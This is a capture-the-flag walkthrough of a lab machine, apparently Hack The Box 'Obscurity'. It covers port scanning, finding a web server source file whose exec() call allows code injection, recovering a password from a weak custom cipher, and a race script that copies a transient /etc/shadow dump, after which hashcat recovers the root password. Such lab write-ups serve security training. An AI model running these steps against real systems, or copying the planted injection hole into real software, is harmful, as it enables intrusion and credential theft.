


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.168 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 12:04 IST
Nmap scan report for 10.10.10.168
Host is up (1.3s latency).
Not shown: 65531 filtered tcp ports (no-response), 2 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http-proxy     BadHTTPServer
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/13%Time=666A9392%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,10FC,"HTTP/1.1\0200\0200K\0nDate:\020Thu,\02013\020Jun\02
SF:02024\02006:37:05\0nServer:\020BadHTTPServer\0nLast-Modified:\020Thu,\02
SF:13\020Jun\0202024\02006:37:05\0nContent-Length:\0204171\0nContent-Type:\0
SF:20text/html\0nConnection:\020Closed\0n\0n!DOCTYPE\020html\0n\0html\020lang
SF:="en\0">\0n<\0head>\0n\0t<\0meta\020charset=\0"utf-8\0">\0n\0t<\0title>\0bscra</titl
SF:e>\0n\0t<\0meta\020http-equiv=\0"X-UA-Compatible\0"\020content=\0"IE=Edge\0">\0n
SF:\0t<\0meta\020name=\0"viewport\0"\020content=\0"width=device-width,\020initia
SF:l-scale=1\0">\0n\0t<\0meta\020name=\0"keywords\0"\020content=\0"\0">\0n\0t<\0meta\02
SF:0name=\0"description\0"\020content=\0"\0">\0n<!--\020\0nEasy\020Profile\020Te
SF:mplate\0nhhttp://www\0.templatemo\0.com/tm-467-easy-profile\0n-->\0n\0t<!--\02
SF:0stylesheet\020css\020-->\0n\0t<\0link\020rel=\0"stylesheet\0"\020href=\0"css/
SF:bootstrap\0.min\0.css\0">\0n\0t<\0link\020rel=\0"stylesheet\0"\020href=\0"css/fon
SF:t-awesome\0.min\0.css\0">\0n\0t<\0link\020rel=\0"stylesheet\0"\020href=\0"css/tem
SF:platemo-blue\0.css\0">\0n</head>\0n<\0body\020data-spy=\0"scroll\0"\020data-tar
SF:get=\0"\0.navbar-collapse\0">\0n\0n<!--\020preloader\020section\020-->\0n<!--
SF:\0n<\0div\020class=\0"preloader\0">\0n\0t<\0div\020class=\0"sk-spinner\020sk-spin
SF:ner-wordpress\0">\0n")%r(HTTPOptions,10FC,"HTTP/1.1\0200\0200K\0nDate:\0
SF:x20Thu,\02013\020Jun\0202024\02006:37:05\0nServer:\020BadHTTPServer\0nLas
SF:t-Modified:\020Thu,\02013\020Jun\0202024\02006:37:05\0nContent-Length:\0
SF:204171\0nContent-Type:\020text/html\0nConnection:\020Closed\0n\0n!DOCTYPE\0
SF:x20html\0n\0html\020lang=\0"en\0">\0n<\0head>\0n\0t<\0meta\020charset=\0"utf-8\0">\0
SF:n\0t<\0title>\0bscra</title>\0n\0t<\0meta\020http-equiv=\0"X-UA-Compatible\0"\02
SF:0content=\0"IE=Edge\0">\0n\0t<\0meta\020name=\0"viewport\0"\020content=\0"width=
SF:device-width,\020initial-scale=1\0">\0n\0t<\0meta\020name=\0"keywords\0"\020co
SF:ntent=\0"\0">\0n\0t<\0meta\020name=\0"description\0"\020content=\0"\0">\0n<!--\020
SF:\0nEasy\020Profile\020Template\0nhhttp://www\0.templatemo\0.com/tm-467-easy-
```

2) Checked the web page




Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

3) Found the source code directory



```
vigneswar@VigneswarPC: ~  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.168:8080/FUZZ/SuperSecureServer.py' -ic -t 200 -fs 41 -t 200  
71 -t 200  
v2.1.0-dev  
:: Method : GET  
:: URL : http://10.10.10.168:8080/FUZZ/SuperSecureServer.py  
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 200  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Response size: 4171  
develop [Status: 200, Size: 5892, Words: 1806, Lines: 171, Duration: 198ms]
```

4) Got the source code

```
import socket  
import threading  
from datetime import datetime  
import sys  
import os  
import mimetypes  
import urllib.parse  
import subprocess  
  
respTemplate = """HTTP/1.1 {statusNum} {statusCode}  
Date: {dateSent}  
Server: {server}  
Last-Modified: {modified}  
Content-Length: {length}  
Content-Type: {contentType}  
Connection: {connectionType}  
  
{body}  
"""  
DOC_ROOT = "DocRoot"  
  
CODES = {"200": "OK",  
         "304": "NOT MODIFIED",  
         "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404":  
         "NOT FOUND",  
         "500": "INTERNAL SERVER ERROR"}  
  
MIMES = {"txt": "text/plain", "css": "text/css", "html": "text/html", "png":  
         "image/png", "jpg": "image/jpg",
```

```

    "ttf": "application/octet-stream", "otf": "application/octet-stream",
    "woff": "font/woff", "woff2": "font/woff2",
    "js": "application/javascript", "gz": "application/zip", "py": "text/
plain", "map": "application/octet-stream"}

class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method, doc, vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header":
headerDict, "body": body}

class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient, args =
(client, address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())

```

```

        self.handleRequest(req, client, address)
        client.shutdown()
        client.close()
    else:
        raise error('Client disconnected')
except:
    client.close()
    return False

def handleRequest(self, request, conn, address):
    if request.good:
#         try:
#             # print(str(request.method) + " " + str(request.doc), end=' ')
#             # print("from {0}".format(address[0]))
#         except Exception as e:
#             print(e)
        document = self.serveDoc(request.doc, DOC_ROOT)
        statusNum=document["status"]
    else:
        document = self.serveDoc("/errors/400.html", DOC_ROOT)
        statusNum="400"
    body = document["body"]

    statusCode=CODES[statusNum]
    dateSent = ""
    server = "BadHTTPServer"
    modified = ""
    length = len(body)
    contentType = document["mime"] # Try and identify MIME type from string
    connectionType = "Closed"

    resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
    )

    data = resp.stringResponse()
    if not data:
        return -1
    conn.send(data.encode())
    return 0

def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        exec(info.format(path)) # This is how you do string formatting,
#         right?

        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[1]]
            try:
                with open(requested, "r") as f:
                    data = f.read()
            except:

```

```

        with open(requested, "rb") as f:
            data = f.read()
            status = "200"
    else:
        errorPage = os.path.join(docRoot, "errors", "404.html")
        mime = "text/html"
        with open(errorPage, "r") as f:
            data = f.read().format(path)
            status = "404"
    except Exception as e:
        print(e)
        errorPage = os.path.join(docRoot, "errors", "500.html")
        mime = "text/html"
        with open(errorPage, "r") as f:
            data = f.read()
            status = "500"
    return {"body": data, "mime": mime, "status": status}

```

Vulnerability Assessment


1) Found a exec usage

```

def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        exec(info.format(path)) # This is how you do string formatting, right?
        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[1]]
            try:
                with open(requested, "r") as f:
                    data = f.read()
            except:
                with open(requested, "rb") as f:
                    data = f.read()
            status = "200"
        else:
            errorPage = os.path.join(docRoot, "errors", "404.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read().format(path)
            status = "404"


```

2) Found command injection




Exploitation

1) Got reverse shell




2) Found a password encrypted file



3) Found a password remainder

```
www-data@obscure:/home/robert$ ls
BetterSSH  check.txt  out.txt    passwordreminder.txt  SuperSecureCrypt.py  user.txt
www-data@obscure:/home/robert$ cat passwordreminder.txt
'ÑÊÏËÀÚÁÑé~·¿kwww-data@obscure:/home/robert$
```

4) Cracked the password



```
File Edit Selection View Go Run Terminal Help
< > vigneswar [WSL: kali-linux]

find_key.py X BetterSSH.py check.txt

find_key.py > ...
1 with open('out.txt', 'r') as cipher, open('check.txt', 'r') as plain:
2     cipher = cipher.read()
3     plain = plain.read()
4     key = ''
5     for i in range(len(cipher)):
6         key += chr(ord(cipher[i]) - ord(plain[i]))
7     print(key)
8
9

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 5

(vigneswar@VigneswarPC) - [~]
$ python3 find_key.py
alexandroalexandroalexandroalexandroalexandroalexandroalexandroalexandro
```

```
find_key.py × BetterSSH.py
find_key.py > ...
18     key = ''
19     for i in range(len(cipher)):
20         key += chr(ord(cipher[i]) - ord(plain[i]))
21
22     key = 'alexandrovich'
23     print(decrypt(password, key))
24
25
26
27
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 5

```
(vigneswar@VigneswarPC) - [~]
$ python3 find_key.py
SecThruObsFTW
```

robert:SecThruObsFTW

Privilege Escalation

1) Found sudo permission

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
  (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$
```

2) Found its code

```
import sys
import random, string
import os
import time
```



```

import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
        data = [(p.split(":") if "$" in p else None) for p in data]
        passwords = []
        for x in data:
            if not x == None:
                passwords.append(x)

        passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
        with open('/tmp/SSH/'+path, 'w') as f:
            f.write(passwordFile)
        time.sleep(.1)
        salt = ""
        realPass = ""
        for p in passwords:
            if p[0] == session['user']:
                salt, realPass = p[1].split('$')[2:]
                break

        if salt == "":
            print("Invalid user")
            os.remove('/tmp/SSH/'+path)
            sys.exit(0)
        salt = '$6$'+salt+'$'
        realPass = salt + realPass

        hash = crypt.crypt(passW, salt)

        if hash == realPass:
            print("Authed!")
            session['authenticated'] = 1
        else:
            print("Incorrect pass")
            os.remove('/tmp/SSH/'+path)
            sys.exit(0)
        os.remove(os.path.join('/tmp/SSH/', path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u', session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: ' + e.decode('ascii')) if len(e.decode('ascii')) > 0
    else print('')

```

3) It creates copy of shadow files for limited time we can steal it

```
vigneswar@VigneswarPC: ~  
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py  
Enter username: root  
Enter password: idk  
Incorrect pass  
robert@obscure:~/BetterSSH$  
robert@obscure:/tmp/SSH$ cat stealshadow.py  
import os  
import shutil  
import time  
source_dir = '/tmp/SSH'  
destination_dir = '/tmp/found'  
os.makedirs(destination_dir, exist_ok=True)  
already_existing_files = set(os.listdir(source_dir))  
while True:  
    current_files = set(os.listdir(source_dir))  
    new_files = current_files - already_existing_files  
    for file in new_files:  
        src_path = os.path.join(source_dir, file)  
        dst_path = os.path.join(destination_dir, file)  
        shutil.copy(src_path, dst_path)  
        print(f"Copied {src_path} to {dst_path}")  
        already_existing_files = current_files  
robert@obscure:/tmp/SSH$ python3 stealshadow.py  
Copied /tmp/SSH/icd4qKjK to /tmp/found/icd4qKjK
```

```
robert@obscure:/tmp/found$ ls  
icd4qKjK  
robert@obscure:/tmp/found$ cat icd4qKjK  
root  
$6$rieKpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfBneEbo0wSijW1GQuSSvJSk8X  
1M56kzgGj8f7DFN1h4dy1  
18226  
0  
99999  
7  
db8417c2362752f3b5436c6fda93c4e5  
robert  
$6$fZZcDG7g$lF035GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvW00XU.TCIHgavst7Lj8wLF/xQ21j  
YW5nD66aJsvQSP/y1zbH/  
18163  
0  
99999  
7  
robert@obscure:/tmp/found$
```

4) Cracked the hash

```

$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijw1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1:mercedes
Session.....: hasheat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbV...1h4dy1
Time.Started.....: Thu Jun 13 15:40:25 2024 (2 secs)
Time.Estimated...: Thu Jun 13 15:40:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1550 H/s (7.52ms) @ Accel:64 Loops:1024 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 384/14344384 (0.00%)
Rejected.....: 0/384 (0.00%)
Restore.Point....: 320/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: smokey -> michael1

Started: Thu Jun 13 15:40:13 2024
Stopped: Thu Jun 13 15:40:29 2024

```

5) Got root access

```

root@obscure:/tmp/found# ls -ld) backend kernels
icd4qKjKernels can crack longer passwords, but do
root@obscure:/tmp/found# cd ~
root@obscure:~# cat root.txt
804c1f713fe9037ec05c760e838135aa
root@obscure:~# |
Watchdog: Temperature abort trigger disabled.

```